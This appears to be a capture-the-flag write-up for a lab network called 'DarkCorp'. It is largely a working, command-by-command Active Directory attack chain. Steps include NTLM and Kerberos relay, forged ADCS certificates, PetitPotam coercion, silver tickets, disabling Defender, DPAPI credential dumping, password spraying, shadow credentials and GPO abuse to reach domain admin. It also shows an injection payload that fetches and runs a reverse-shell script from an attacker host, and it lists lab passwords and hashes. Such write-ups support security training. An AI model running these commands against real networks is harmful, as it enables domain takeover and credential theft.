
Using BURP, we can see that it sends a post request to /status with json body.
1
{"protocol":"http","host":"web-01.darkcorp.htb","port":"80"}
protocol and host are restricted to the values in the form but we can freely set a valid port.
One of the whitelisted machines is drip.darkcorp.htb. Since we have ssh access to it, we can use netcat so see how the request looks like.
1
nc -lnvp 9000
1
{"protocol":"http","host":"drip.darkcorp.htb","port":"9000"}
We do get the callback as expected
1
2
3
4
5
6
7
connect to [172.16.20.3] from (UNKNOWN) [172.16.20.2] 60031
GET / HTTP/1.1
Host: drip.darkcorp.htb:9000
User-Agent: python-requests/2.32.3
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Note that the User-Agent is python-requests.
If we send a request to the Internal Status Monitor itself (web-01.darkcorp.htb:5000) we get a different error message:
1
{"message":"http://web-01.darkcorp.htb:5000 is down (HTTP 401)","status":"Error!"}
Note how the message format is different and the status says Error! instead of just Error.
To look further into what is different here, we use socat to tunnel port 5000 on drip to web-01.
1
./socat -v TCP4-LISTEN:5000,fork TCP4:172.16.20.2:5000
We adapt the json and send it
1
{"protocol":"http","host":"drip.darkcorp.htb","port":"5000"}
We capture the following requests from 172.16.20.2:
1
2
3
4
5
6
GET / HTTP/1.1\r
Host: drip.darkcorp.htb:5000\r
User-Agent: python-requests/2.32.3\r
Accept-Encoding: gzip, deflate\r
Accept: */*\r
Connection: keep-alive\r
This is from python-requests that we have seen earlier.
But there is a second one from PowerShell.
1
2
3
4
GET / HTTP/1.1\r
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.20348.2110\r
Host: drip.darkcorp.htb:5000\r
Connection: Keep-Alive\r
Command injection [Patched]
When the machine was released, there was a command injection in the port parameter and could be abused like so:
1
{"protocol":"http","host":"web-01.darkcorp.htb","port":"5000/;iex(irm 10.10.14.24/revpty.ps1);"}
This skipped the need for relaying and DNS changes and got you a shell as svc_acc.
The user has SeImpersonatePrivilege and e.g. EfsPotato could be used to easily get local administrator access and the user flag.
WEB-01
So there is a different code path when the target returns 401 and/or requires NTLM authentication. It uses PowerShell, this means it might be possible to use it for NTLM relaying.
Stop the previous socat and instead forward to the attacker machine.
1
./socat TCP4-LISTEN:5000,fork TCP4:10.10.14.24:80
On our attacker, we start impacket’s ntlmrelay.py
1
impacket-ntlmrelayx -t ldap://darkcorp.htb
If we now trigger the same request to drip:5000, we see the connection on our attacker.
1
[*] HTTPD(80): Authenticating against ldap://darkcorp.htb as DARKCORP/SVC_ACC SUCCEED
We can relay requests as SVC_ACC. Checking its groups, we see that it is in the DNSADMINS group and can control dns records in the domain.
With control over dns, we can perform the attack described in this article:
https://www.synacktiv.com/publications/relaying-kerberos-over-smb-using-krbrelayx
It involves coercing a machine to authenticate and send the resulting ticket to our attacker server.
Since our victim is dc-01, the marshalled string will become dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA.
We can do this directly with ntlmrelay:
1
impacket-ntlmrelayx -t ldap://darkcorp.htb --add-dns-record dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA 10.10.14.24
Send another request using the Internal Status Monitor and you should see this response.
1
2
[*] Adding `A` record `dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA` pointing to `10.10.14.24` at `DC=dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAA
AA,DC=darkcorp.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=darkcorp,DC=htb
There is a cleanup script that regularly removes this record.
Next we start krbrelayx and listen on our attacker. We adapt the target path and we enroll using the Machine template.
1
python3 krbrelayx.py -t 'https://dc-01.darkcorp.htb/certsrv/certfnsh.asp' --adcs --template Machine -v 'WEB-01$'
Then we use PetitPotam to coerce the authentication (you can use any valid domain credentials here).
1
PetitPotam -u 'victor.r' -p 'victor1gustavo@#' -d darkcorp 'dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA' 172.16.20.2
If everything is configured correctly, krbrelayx will store the created certificate:
1
[*] Writing PKCS#12 certificate to ./WEB-01$.pfx
Using certipy, we can use this to get the NTLM hash of WEB-01$.
1
certipy auth -pfx WEB-01\$.pfx -dc-ip 172.16.20.1
To get proper access to WEB-01, we will perform a silver ticket attack.
First we need the domain SID, e.g. with nxc:
1
nxc ldap 172.16.20.1 -u 'victor.r' -p 'victor1gustavo@#' --get-sid
It’s S-1-5-21-3432610366-2163336488-3604236847.
With this information we can get the ticket
1
impacket-ticketer -nthash 8f33c7fc7ff515c1f358e488fbb8b675 -domain-sid S-1-5-21-3432610366-2163336488-3604236847 -domain darkcorp.htb -spn cifs/web-01.darkcorp.htb Administrator
We can use it with nxc or secretsdump to get NTLM hashes from the SAM hive.
1
KRB5CCNAME=Administrator.ccache nxc smb 172.16.20.2 --use-kcache --sam
With that, we can use the Administrator hash to login with evil-winrm and get the user flag.
1
evil-winrm -i 172.16.20.2 -u Administrator -H 88d84ec08dad123eb04a060a74053f21
Unintended root [Patched]
On release, it was possible to perform the same attack to directly get a DC certificate.
1
python3 krbrelayx.py -t https://dc-01.darkcorp.htb/certsrv/certfnsh.asp -dc-ip 172.16.20.1 --adcs --template DomainController -v 'DC-01$'
and for coercion
1
PetitPotam -u 'svc_acc' -p 'VeteranLimitedCookies6!' -d darkcorp 'dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA' 172.16.20.1
Root
Root on DRIP
We will look for other credentials after getting local administrator access to WEB-01.
First let’s disable the anti virus so it will not bother us:
1
Set-MpPreference -DisableRealtimeMonitoring 1
On a shared machine you should instead add an exclusion directory.
When running winPEAS, we see some mentions of DPAPI credentials. Let’s use SharpDPAPI to look into them.
Since we don’t have the administrator password, we first look at system credentials:
1
.\SharpDPAPI.exe machinetriage
We find the administrator password as confirmed by e.g. evil-winrm
1
evil-winrm -i 172.16.20.2 -u Administrator -p 'But_Lying_Aid9!'
With this we can decrypt the credential files
1
.\SharpDPAPI.exe credentials /password:But_Lying_Aid9!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
  CredFile           : 32B2774DF751FF7E28E78AE75C237A1E

    guidMasterKey    : {6037d071-cac5-481e-9e08-c4296c0a7ff7}
    size             : 560
    flags            : 0x20000000 (CRYPTPROTECT_SYSTEM)
    algHash/algCrypt : 32782 (CALG_SHA_512) / 26128 (CALG_AES_256)
    description      : Local Credential Data

    LastWritten      : 1/16/2025 11:01:39 AM
    TargetName       : LegacyGeneric:target=WEB-01
    TargetAlias      :
    Comment          : Updated by: Administrator on: 1/16/2025
    UserName         : Administrator
    Credential       : Pack_Beneath_Solid9!
It seems to be an old password for the local administrator.
Let’s try spraying it over all kerberos users
1
kerbrute passwordspray krbusers.txt 'Pack_Beneath_Solid9!' -d darkcorp.htb --dc 172.16.20.1
Turns out it works for john.w
1
[+] VALID LOGIN:  john.w@darkcorp.htb:Pack_Beneath_Solid9!
There are many ways to do it, but I usually use something like this to create an active directory user list
Let’s check BloodHound for what we can do with that:

john.w has GenericWrite rights over angela.w. This allows us to change attributes such as the userPrincipalName and servicePrincipalName.
With a shadow credential attack, we can also get her NTLM hash:
1
certipy shadow auto -username john.w@darkcorp.htb -password 'Pack_Beneath_Solid9!' -account angela.w
1
[*] NT hash for 'angela.w': 957246c8137069bca672dc6aa0af7c7a
How to abuse this is not very obvious, but there is a way to spoof the username on GSSAPI based authentication to *nix system if we can modify the userPrincipalName of an account we control.
https://www.pentestpartners.com/security-blog/a-broken-marriage-abusing-mixed-vendor-kerberos-stacks/
We can confirm that DRIP, the initial linux machine, has this authentication method enabled.
1
cat /etc/ssh/sshd_config | grep GSS
1
GSSAPIAuthentication yes
So this might allow us to escalate our privileges.
 Members of the group
 LINUX_ADMINS look like promising targets. Either of them will work for the next steps.
First we set the UPN to the user we want to spoof. We pick angela.w.adm.
1
bloodyAD --host 172.16.20.1 -d darkcorp -u john.w -p 'Pack_Beneath_Solid9!' set object angela.w userPrincipalName -v angela.w.adm
There is a cleanup script that removes the userPrincipalName regularly.
Next we request a ticket but pick the principal type NT_ENTERPRISE as described in the article. It also works with impacket.
1
impacket-getTGT 'darkcorp.htb/angela.w.adm' -hashes :957246c8137069bca672dc6aa0af7c7a -dc-ip 172.16.20.1 -principalType NT_ENTERPRISE
Transfer the created angela.w.adm.ccache file to DRIP and point the KRB5CCNAME environment variable to it.
1
export KRB5CCNAME=angela.w.adm.ccache
Now we can connect over ssh as angela.w.adm. Note that the hostname must be exactly like below, e.g. @localhost will not work.
1
ssh angela.w.adm@drip.darkcorp.htb
We successfully login.
Looks like angela is indeed a linux administrator.
1
2
User angela.w.adm may run the following commands on drip:
    (ALL : ALL) NOPASSWD: ALL
taylor.b.adm
With root access, we have access to the caches that sssd, that handles the Kerberos authentication, uses.
They are binary files and found at /var/lib/sss/db/, using strings is recommended.
Looking closely, we can see something that looks like a bcrypt hash.
1
strings /var/lib/sss/db/cache_darkcorp.htb.ldb | grep '\$6\$'
We get two entries with the same hash
1
$6$5wwc6mW6nrcRD4Uu$9rigmpKLyqH/.hQ520PzqN2/6u6PZpQQ93ESam/OHvlnQKQppk6DrNjL6ruzY7WJkA2FjPgULqxlb73xNw7n5.
Hashcat cracks it successfully to !QAZzaq1.
Spraying it over all users, like we did for john.w, reveals that it workes for taylor.b.adm.
Domain administrator

Bloodhound shows that the user is part of the GPO_MANAGER group and has a path to domain admins. We will also need to know the GPO ID of SECURITYUPDATES that is indicated with arrows: 652CAE9A-4BB7-49F2-9E52-3361F33CE786
To avoid issues with the anti virus, we use pyGPOAbuse from our attacker machine.
1
python3 pygpoabuse.py 'darkcorp.htb/TAYLOR.B.ADM:!QAZzaq1' -gpo-id '652cae9a-4bb7-49f2-9e52-3361f33ce786' -command 'net group "Domain Admins" taylor.b.adm /add /domain' -dc-ip 172.16.20.1 -f -v
This will create a scheduled task that adds taylor.b.adm to the Domain Admins group.
It might take a moment to run. To speed it up, you can run gpupdate /force in the winrm session.
Afterwards we can use evil-winrm to log into the DC to grab the root flag.
Bruteforcing taylor.b.adm
Using e.g. enum4linux-ng we can grab the password policy.
1
enum4linux-ng 172.16.20.1 -u victor.r -p 'victor1gustavo@#' -P
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
[+] Found policy:
Domain password information:
  Password history length: 24
  Minimum password length: 7
  Maximum password age: 41 days 23 hours 53 minutes
  Password properties:
  - DOMAIN_PASSWORD_COMPLEX: true
  - DOMAIN_PASSWORD_NO_ANON_CHANGE: false
  - DOMAIN_PASSWORD_NO_CLEAR_CHANGE: false
  - DOMAIN_PASSWORD_LOCKOUT_ADMINS: false
  - DOMAIN_PASSWORD_PASSWORD_STORE_CLEARTEXT: false
  - DOMAIN_PASSWORD_REFUSE_PASSWORD_CHANGE: false
Domain lockout information:
  Lockout observation window: 30 minutes
  Lockout duration: 30 minutes
  Lockout threshold: None
Domain logoff information:
  Force logoff time: not set
A requirement of complex passwords and no lockout. It turns out, of the 1.4M passwords in rockyou, only 50k meet this policy.
You can use your favorite scripting language or bash commands for the filtering. I have used this python script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
#!/usr/bin/env python3

def is_complex(password: str) -> bool:
    return any(c.isupper() for c in password) and \
           any(c.islower() for c in password) and \
           any(c.isdigit() for c in password) and \
           any(not c.isalnum() for c in password)

def is_valid(password: str, min_length: int, complex_required: bool) -> bool:
    return len(password) >= min_length and (not complex_required or is_complex(password))

with open("filtered-wordlist.txt", "w") as output:
    with open("/usr/share/wordlists/rockyou.txt", "r", errors="ignore") as file:
        for line in file:
            line = line.strip()
            if is_valid(line, 7, True):
                output.write(line + "\n")
Again, to minimize issues/timeouts, we run it directly from inside the network. Grab a binary of kerbrute and transfer it and the filtered wordlist to drip.
Now we can bruteforce users one by one.
1
./kerbrute bruteuser filtered-wordlist.txt username -d darkcorp.htb --dc dc-01
It takes about 10min to go through the wordlist, so it’s feasible to do this for each user.
Doing it for the TAYLOR.B.ADM user with winrm access, we get a hit very high up in the wordlist
1
2
2025/02/11 05:33:50 >  [+] VALID LOGIN:  taylor.b.adm@darkcorp.htb:!QAZzaq1
2025/02/11 05:33:51 >  Done! Tested 34 logins (1 successes) in 0.924 seconds